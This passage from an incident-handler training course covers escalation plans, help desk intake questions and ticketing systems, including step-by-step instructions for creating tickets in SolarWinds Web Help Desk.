- Enable the incident handler to assign tasks to team members, verify the process followed, obtain reports about the progress, and suggest methods for assessment and resolution
- Allow the incident responders to discuss the steps, communicate the response results, and provide result data with proper evidence
- Communicate the result and report it to management and stakeholders

The escalation plan depends on each organization's type and size as well as the types of attacks the organization might face. Notably, the plan should be easy to implement and all employees must be able to easily follow it, even if they are not educated technically. If an incident does occur, the victims are the first to encounter any attack indicators; thus, employees should be trained about various indicators of compromise and the process of reporting them to a help desk or tech support.

## Role of IT Support and Help Desk

When an employee finds abnormal issues with systems, networks, or applications, he or she should immediately call IT support to inform them about the issue. IT support should record the call and try to identify the issue using the prepared questionnaire designed for the specific type


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

of incident. If IT support suspects the issue to be a security incident, then the issue is escalated to the IR team using a ticketing system.

Tech support or help desk personnel should analyze the event by interviewing the victim or reporting person for more details—this will help in assessing the incident type and in determining whether the victim accidentally raised any triggers.

The help desk will send all report and interview details through a ticketing system to the incident handler, who will then assign a first responder from the IH&R team for analysis and validation. The first responder will analyze the compromised systems, network, databases, and other devices to validate the incident. Notably, this helps identify the compromised systems, networks, applications, services, and devices. The first responder will also list the compromised elements and convey all known incident details to the incident handler through the same ticketing system.

IT support personnel must gather the following information to assess whether a reported issue is an information security incident:

- Details of the complainant, name, job role, employee ID, email, phone number, and so on
- Details of the issue
- Resources affected and their details
- IP address, OS, and other details of the affected systems
- Impact on resources
- Alerts or warnings displayed
- Details of concern
- Date and time of detection
- Actions or activities that caused the issues
- Actions performed after detection of the issue
- Network availability
- Data/files accessed or impacted during the incident
- Access to shared resources, including network storage, servers, databases, applications, files, and folders

Additional information to be collected from the remote working employees:

- Type of device used during the incident (personal/organizational)
- Location of work (on-site/remote)
- Logged into the official VPN (yes/no)

## Ticketing System

Organizations can use issue tracking systems or ticketing systems to simplify the IH&R process. “Tickets” are requests made by users regarding different issues. In an IR scenario, tickets


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

represent suspicious events observed by users across networks, applications, systems, and devices.

A ticketing system also helps in tracking the event, victim, damage, time taken to solve the issue, members allocated, methods implemented in finding a solution, and so on. It also helps in maintaining communication between IH&R team members and simplifying the process of seeking permissions from relevant authorities by presenting the details saved on a ticker.

If a user raises a ticket upon observing an issue with the system, then the system will automatically send the ticket to the help desk and the system administrator. Help desk personnel will look after the issue, and if they qualify it as an incident, they will use the raised ticket to seek permission from the administrator to initiate a validation process. If the issue turns out to be an incident and thus requires the response of the IH&R team, then the help desk will forward the ticket to the IR team along with concerned authorities, such as the IH&R team, victim, and other predefined members. This process will go on until the assigned member closes the ticket after solving the issue.

Notably, the assigned IH&R team will examine the system, collect evidence and artifacts for forensics analysis, scan other systems to locate other victim devices, and follow an appropriate containment plan. The team will enter the results of each stage of the investigation into the ticketing system, which will communicate results to concerned members of management and stakeholders along with the incident handler. The team will use various eradication methods to prevent the occurrence of similar attacks in the future.

The IR team is also responsible for recovering any damaged devices, systems, and data to maintain business continuity. It is the responsibility of the IH&R team to update the details of the IR process followed in the ticketing platform. Meanwhile, the incident handler is responsible for analyzing the reports and suggesting upgrades, replacements, and any updates required for various devices across the organization to prevent the re-occurrence of such incidents.

Details saved in a ticket include the following:

- Issues, errors, and vulnerabilities observed
- Systems or devices showing suspicious signs
- Date/time of observation and reporting
- Email IDs used for reporting
- Names of the reporting person
- Team members in charge for solving the issue
- Methods applied to solve the issue and their respective results
- Statistical analysis of tickets

Advantages of using a ticketing system:

- Automatically generates tickets upon discovering suspicious patterns from a firewall, IDS, and/or SIEM.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Systematically collects details about an incident.
- Helps in assigning priority to incidents based on the compromised system, type of incident, and so on.
- Alerts the responsible persons and automatically distributes tasks.
- Stores details of the incidents, solutions, and results.
- Helps to create a chain of custody and documents for reports.
- Ensures proper and timely IR.
- Stores details of costs incurred in the IR process.

Organizations should deploy ticketing systems to keep track of the progress of IH&R processes. The following ticketing tools may help organizations perform ticketing during incident management: SolarWinds Web Help Desk (WHD) and AlienVault OSSIM.

**SolarWinds Web Help Desk (WHD)**

Source: *https://www.solarwinds.com*

SolarWinds Web Help Desk (WHD) is an incident management solution that enables incident handlers to centralize, manage, optimize, and monitor the entire service request fulfillment process, from ticket creation to resolution. With SolarWinds WHD, end-user care, problem escalation, and trend tracking can be improved. Security teams can quickly monitor and manage incidents and tickets from one centralized location.

**How to Create Tickets in Web Help Desk Console**

- **Step 1:** In the Web Help Desk portal, click **Tickets** on the top left of the menu bar.





Figure 2.12: Screenshot of Web Help Desk Tickets

- **Step 2:** Click the **My Tickets tab**, and then click **New Ticket**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.13: Screenshot of Web Help Desk My Tickets

- **Step 3:** To report a client issue:
  - Fill the **Client Lookup** fields in the **Client Info** tab
  - Click on **Search**
  - Select the client in the **Client Name** column





Figure 2.14: Screenshot of Web Help Desk Client Info

- **Step 4:** If the ticket requires an asset:
  - Click on the **Asset Info** tab
  - Select the Asset type and model and click **Search**
  - Select the asset from the results


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.15: Screenshot of Web Help Desk Asset Lookup

- **Step 5:** Click the **Ticket Details** tab.
  - **Step 5.1:** Select **Location** and **Room.**





Figure 2.16: Screenshot of Web Help Desk Location and Room fields

  - **Step 5.2:** Select the **Department** field.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.17: Screenshot of Web Help Desk Ticket Details tab

- **Step 5.3:** Select the "**Request Type**" and the "**Assign To**" field that display which Tech Group receives this ticket. The ticket can also be reassigned.

